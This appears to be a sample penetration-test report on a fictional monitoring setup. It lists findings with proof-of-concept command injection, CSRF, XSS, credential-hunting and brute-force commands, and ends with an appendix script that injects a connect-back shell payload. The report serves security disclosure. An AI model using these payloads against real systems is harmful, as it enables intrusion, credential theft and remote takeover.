Description:

Unsanitized user input in the NetMon Viewer '/client/submit' site allows logged-in users to execute arbitrary commands as the netmonclientd user on the NetMon host.

The script generates and executes a command line, which includes user input verbatim. The attack can break out of the intended command line and execute arbitrary commands by inserting, for instance, newline characters.

Technical description:

The following snippet from the source code contains the vulnerability:

```
i = argv.i
cmd = subprocess.call(['bin/../conn.py', '-I', i], shell=True)
```

The vulnerability is triggered by injecting commands into the client parameter.

Proof of Concept exploit:

```
#!/bin/bash

COOKIE="INSERT_NETMON_VIEWER_SESSION_COOKIE_HERE"
TARGET=$1
CMD=$2

URL=http://${TARGET}/client/submit/%0A${CMD}

curl -vvv "${URL}"
```

Recommendation:

Update NetMon to the latest version, in which the vulnerability has been fixed.

5.1.2   SID-002 — Cross-Site Request Forgery

Vulnerability ID: SID-002

Vulnerability type: Cross-Site Request Forgery

Threat level: Elevated

Description:

No CSRF mitigation techniques are used to protect the NetMon Viewer submit routine script at 'client/submit'. Thus, if a logged-in user navigates to an attacker-controlled site, the attacker can forge requests with the user's session.

Combined with SID-001 (page 19), this vulnerability allows to compromise of the NetMon host by tricking a user with a logged-in NetMon Viewer session into clicking a malicious link or even by inserting images into user-frequented websites.

Technical description:

Insert the following HTML into a website that is visited by the victim:

```
<img href="http://monitoring.sittingduck.bv/client/submit">
```

Recommendation:

Update NetMon to the latest version, in which the vulnerability has been fixed.

5.1.3   SID-003 — Cross-Site Scripting

Vulnerability ID: SID-003

Vulnerability type: Cross Site Scripting

Threat level: Elevated

Description:

An open redirect vulnerability in NetMon allows an attacker to redirect users to arbitrary websites, e.g. to conduct phishing attacks; see CVE-2014-130000.

This vulnerability might also be used in conjunction with SID-001 (page 19) and SID-002 (page 20) to compromise the NetMon host in a spear phishing campaign.

Technical description:

This link points at NetMon, but the user is redirected to google.com:

```
https://monitoring.sittingduck.bv/viewer/?back=http://google.com/
```

Recommendation:

Update NetMon to the latest version, where this issue is fixed.

5.1.4   SID-004 — Cross-Site Scripting

Vulnerability ID: SID-004

Vulnerability type: Cross-Site Scripting

Threat level: Elevated

Description:

The 'view/' site of NetMon is vulnerable to URL-based XSS, allowing an attacker to inject JavaScript code into the website; see CVE-2013-7400. This could be used in a spear phishing campaign to steal session cookies, which would enable compromise of the NetMon host using SID-001 (page 19).

Technical description:

The PoC below gets around this by using the onfocus attribute of an <input> tag in order to get a JavaScript execution environment. From here, the attacker could run arbitrary (possibly encoded) JavaScript code.

```
https://monitoring.sittingduck.bv/view/%3Cinput%20autofocus%20onfocus%3Dalert(1)%3E
```

Recommendation:

Update NetMon to the latest version, where this issue is fixed.

5.1.5   SID-005 — Arbitrary Command Execution

Vulnerability ID: SID-005

Vulnerability type: Arbitrary Command Execution

Threat level: High

Description:

As described in CVE-2014-31337, netmonclientd agents have an option to receive additional arguments, which are not filtered at all. This allows injection of arbitrary commands to be executed on the host monitored by the netmonclientd agent.

Technical description:

The following command line can be used to reproduce the issue and execute arbitrary commands on a machine running netmonclientd agent:

```
netmonclientd -Q $'a\nARBITRARY_COMMAND_GOES_HERE\n# ' 4
```

In this example command line we rely on the $'' notation of bash to insert arbitrary newline characters in the command line argument. Alternatively the following notation can be used:

```
netmonclientd -Q 'a $(ARBITRARY_COMMAND_GOES_HERE) # ' 4
```

Recommendation:

Where possible, restrict the user access to netmonclientd to mitigate the issue.

5.1.6 SID-006 — Privilege Escalation

Vulnerability ID: SID-006

Vulnerability type: Privilege Escalation

Threat level: High

Description:

On one of the Sitting Duck Linux management machines, user gdehaas has a world readable file containing the clear text credentials of aspaans in his home directory. This allows the attacker to escalate, e.g. from the netmonclientd user, to the user aspaans. As aspaans has passwordless sudo rights, the attacker can further escalate to root access.

Technical description:

The command line

```
find /home/* -perm -o+r 2>/dev/null
```

lists all world-readable files under /home .

The password in this issue can also be found by running

```
grep -rin "password" /home/* 2>/dev/null
```

Recommendation:

Don't store clear text passwords in files. Strongly advise/educate your Unix users in getting their permissions masks right. Avoid giving out passwordless sudo rights to Unix users that don't require it.

5.1.7 SID-007 — Privilege Escalation

Vulnerability ID: SID-007

Vulnerability type: Privilege Escalation

Threat level: Moderate

Description:

On the Linux management machine mgmt1, a home directory contains a world-readable script containing the MySQL root user password for the Open Server Watch backend on mgmt2.

Technical description:

See

Recommendation:

Strongly advise/educate your Unix users in getting their permissions masks right.

5.1.8 SID-008 — Privilege Escalation

Vulnerability ID: SID-008

Vulnerability type: Privilege Escalation

Threat level: High

Description:

On the Linux management machines, the netmond user can execute the following script via sudo:

```
/usr/local/netmonclientd/init
```

This script is writable by the netmonclientd user. This allows escalating from the netmonclientd user to root.

Technical description:

Edit "/usr/local/netmonclientd/init" on the management machines as the netmonclientd user, since the script can be invoked with "/bin/bash" to elevate privileges to root (uid=0).

Recommendation:

Change owner of the "/usr/local/netmonclientd/init" (on the management machines) to root so the netmonclientd user cannot write to it.

5.1.9 SID-009 — Information Leak

Vulnerability ID: SID-009

Vulnerability type: Information Leak

Threat level: Low

Description:

The '/support' site of NetMon Viewer is publicly accessible, and could possibly disclose sensitive information about the infrastructure.

Technical description:

Open https://monitoring.sittingduck.bv/support in any unauthenticated browser.

Recommendation:

NetMon recommends to "remove the public access" to disable this behavior, see http://docs.netmon.io/docs/core/support.

5.1.10   SID-010 — Denial of Service

Vulnerability ID: SID-010

Vulnerability type: Denial of Service

Threat level: Low

Description:

The bruteforce hammering protection of Open Server Watch sets timeouts on a per-username basis. An attacker could automatically hit the server repeatedly with relevant usernames (e.g. "admin") in order to lock out those users from logging in.

Technical description:

The following python script repeatedly attempts to login as the admin user:

```
#!/usr/bin/python
import mechanize

mech = mechanize.Browser()
mech.set_handle_equiv(True)
mech.set_handle_redirect(True)
mech.set_handle_referer(True)

users = [('admin', 'password')]
mech.open('https://osw.sittingduck.bv/login.htm')
for u, p in users:
 mech.select_form(nr=0)
 mech.form['user'] = u
 mech.form['pass'] = p
 response = mech.submit()
 if response.geturl() == 'https://osw.sittingduck.bv/login_success.html':
```

```
print 'User/Password combo: ',''.join([u, '/', p])
break
```

Recommendation:

Unfortunately, no patch for this issue this exists upstream.

5.1.11   SID-011 — Password reuse

Vulnerability ID: SID-011

Vulnerability type: Password reuse

Threat level: Moderate

Description:

The credentials we found for aspaans were actually for a Linux management server and not for the NOC. These credentials would not have worked on the NOC if the password had not been reused.

Technical description:

Not applicable.

Recommendation:

Strongly advise/educate your employees not to reuse passwords.

5.1.12   SID-012 — Social engineering

Vulnerability ID: SID-012

Vulnerability type: Social engineering

Threat level: High

Description:

A spearphishing email targeting Sitting Duck support engineers successfully exploited an XSS/CSRF in NetMon. For more detailed information on the attack, see the Attack Narrative in section 2 (page 8).

Technical description:

Not applicable.

Recommendation:

Awareness training (DON'T CLICK!) combined with back-up technical solutions (detection of newly registered domains, sandboxing the email client, etc..).

5.2 Non-Findings and Future Work

In this section we list some of the things that were tried but turned out to be dead ends.

5.2.1 Non-Findings

5.2.1.1 Open Server Watch

No vulnerabilities could be found in Sitting Duck's installation of Open Server Watch, even after quite a bit of scrutiny.

An overview of some of the issues we looked at:

- The request parameter in the login form is an arbitrary redirect (lame),
- Cookies are not HTTP only, which could allow stealing if we found a XSS attack,
- CSRF protection is done by adding half of the SessionID to the URL which is not optimal, however, this seems to be effective at this point.

5.2.1.2 Shielded WebApps

The HTTP Basic Auth with 2-factor authentication solution is quite solid. The systems behind auth were not tested, because they are shielded well enough as to be not reachable to outsiders.

5.2.1.3 Brute Forcing

For brute forcing, we used Hydra with the 'rockyou' (see https://wiki.skullsecurity.org/Passwords) wordlist.

All parameters have been checked manually.

Against Basic Auth:

The basic auth box says that it requires a one-time passcode as the password, so this isn't going to be brute-forceable. The chance of hitting an OTP passcode is minimal, and it's also irreproducible.

Against NetMon:

```
./hydra monitoring.sittingduck.bv https-form-post "/login:u=^USER^&p=^PASS^&login=Log+In:Username or password mismatch" -l
admin -P rockyou.txt
```

It appeared that NetMon Viewer has no bruteforce protection or captcha of any kind.

We were unable to compromise the NetMon Viewer login page. A brute-force attack, even with prior knowledge of the password format, was deemed infeasible. We ran HTC-Hydra against it, but the login process is CPU bound on the webserver to between 150 and 200 tries per minute. Additionally, after ramping up aggressiveness of this attack, we tripped some alarms with the Sitting Duck NOC.

5.2.2 Future Work

5.2.2.1 Juniper NetScreen

Beyond verifying the CVEs from the nipper-ng scan by hand, we didn't look at the Juniper NetScreen device in detail.

5.2.2.2 VPN

We could Man-in-the-Middle the VPN, but we'd need to have perfect timing in catching an employee accessing the VPN from a public location for the VPNs. We didn't spend any time looking at this.

6 Conclusion

We demonstrated a complete attack chain, from beginning to end, that totally compromises the Sitting Duck NOC. We conducted a multi-stage attack: a spearshishing email that exploited an XSS/CSRF in NetMon; we then leveraged a netmonclientd vulnerability for lateral movement to any machine in the network; and we then used found clear text credentials + passwordless sudo rights (or alternatively the netmonclient init script) to escalate to root. Beyond the vulnerabilities that led to compromise of the NOC, we also found a number of other issues: information leaks, XSS, more clear text credentials, password reuse, privilege escalation, Denial of Service, and arbitrary command execution.

Fortunately, a number of the technical security issues highlighted in this report have fairly simple solutions. (See section 1.7 (page 8) for our recommendations.) The most critical of the issues to fix is NetMon.

Sitting Duck's vulnerability to our spearphishing attack is a more difficult problem to solve. Awareness training certainly helps. However, technical solutions are also required as a backup, because awareness training will only get you so far. There is a number of points where our phishing Proof of Concept (PoC) could have been easily detected. Most prominently, "Kinderen Museum Voor Nieuwe Kunst" did not actually have a account with Sitting Duck.. so this would not have survived the least amount of scrutiny by the Support Engineer. Furthermore, the phishing domain was registered a couple of days prior to our sending the actual phishing

email. (Anomaly detection hooked up to Sitting Duck's email gateway might be able to help here.) While a bit unwieldy, isolating the email client (like sandboxing it in a dedicated VM) might also help.

We finally want to emphasize that security is a process – and this penetration test is just a one-time snapshot. Security posture must be continuously evaluated and improved. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security. We hope that this pentest report (and the detailed explanations of our findings) will contribute meaningfully towards that end. Don't hesitate to let us know if you have any further questions or need further clarification of anything in this report.

Appendix 1   Testing team

Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.
Aristotle	Greek philosopher and scientist born in the Macedonian city of Stagira, Chalkidice, on the northern periphery of Classical Greece.
George Boole	English mathematician, philosopher and logician. Works in the fields of differential equations and algebraic logic, and is now best known as the author of The Laws of Thought.
William of Ockham	English Franciscan friar and scholastic philosopher and theologian. Considered to be one of the major figures of medieval thought. At the centre of some major intellectual and political controversies.
Ludwig Josef Johann Wittgenstein	Austrian-British philosopher who works primarily in logic, the philosophy of mathematics, the philosophy of mind, and the philosophy of language.

Appendix 2   Phishing Proof of Concept payload generator script

```python
#!/usr/bin/python
import sys
import socket
import struct
import urllib
from base64 import b64encode

# Simple helper routines to pack/unpack 32bit numbers to/from binary
def u32h(v):
        return struct.pack("<L", v).encode('hex')

# x86/Linux TCP connectback shellcode (in hex)
# this payload contains 2 placeholders:
#   * BAAD (will be replaced with IP address)
#   * 8BAD (will be replaced with port number)
cback = "DEADBEEF" + "FEE1DEAD" + "BADDCAFE" + "BAADF00D" + "8BADF00D"

# replace placeholder values in shellcode hex with the specified values
cback = cback.replace("BAAD", socket.inet_aton(sys.argv[1]).encode("hex"))
cback = cback.replace("8BAD", struct.pack(">H", int(sys.argv[2])).encode("hex"))

# Tiny ELF stub based on:
# http://www.muppetlabs.com/~breadbox/software/tiny/teensy.html
def make_elf(sc):
        elf_head = \
                "7f454c4601010100000000000000000000" + \
                "0200030001000000548004083400000" + \
                "000000000000000034002000010000000" + \
                "00000000010000000000000000800408" + \
                "00800408" + u32h(0x54+len(sc))*2  + \
                "0500000000100000"

        return elf_head.decode("hex") + sc

# print usage if not enough arguments are supplied
if len(sys.argv) != 4:
        print 'usage: %s <connectback_ip> <connectback_port> <netmon_url>'
        exit(0)

# invoke the make_elf helper to build an ELF file out of the shellcode
elf = make_elf(cback.decode("hex"))

# base64 encode the ELF file
elf_b64 = b64encode(elf)

# create a unix command that: uses the echo(1) and base(64) commands to write the
# ELF file to the disk. Make elf file executable and run it (and fork to the background)
cmd = "\necho " + elf_b64 + " | base64 -d > /tmp/z ; chmod +x /tmp/z ; /tmp/z &\n"

# Properly format the url for the vulnerable script with an url-escaped version of the
 payload.
print sys.argv[3] + '/client/submit/' + urllib.quote_plus(cmd)
```